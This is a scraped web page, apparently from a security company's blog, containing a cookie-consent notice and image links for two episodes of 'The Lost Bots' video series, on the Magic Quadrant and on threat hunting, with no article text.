The technical storage or access is strictly necessary for the legitimate purpose of enabling the use of a specific service explicitly requested by the subscriber or user, or for the sole purpose of carrying out the transmission of a communication over an electronic communications network.
Preferences
The technical storage or access is necessary for the legitimate purpose of storing preferences that are not requested by the subscriber or user.
Statistics
The technical storage or access that is used exclusively for statistical purposes.The technical storage or access that is used exclusively for anonymous statistical purposes. Without a subpoena, voluntary compliance on the part of your Internet Service Provider, or additional records from a third party, information stored or retrieved for this purpose alone cannot usually be used to identify you.
Marketing
The technical storage or access is required to create user profiles to send advertising, or to track the user on a website or across several websites for similar marketing purposes.













![[The Lost Bots] S02E05: The real magic in the Magic Quadrant](https://blog.rapid7.com/content/images/2022/10/The-Lost-Bots-logo-large.png)
























![[The Lost Bots] S02E04: Cyber's Most Dangerous Game — Threat Hunting](https://blog.rapid7.com/content/images/2022/09/The-Lost-Bots-logo-large.png)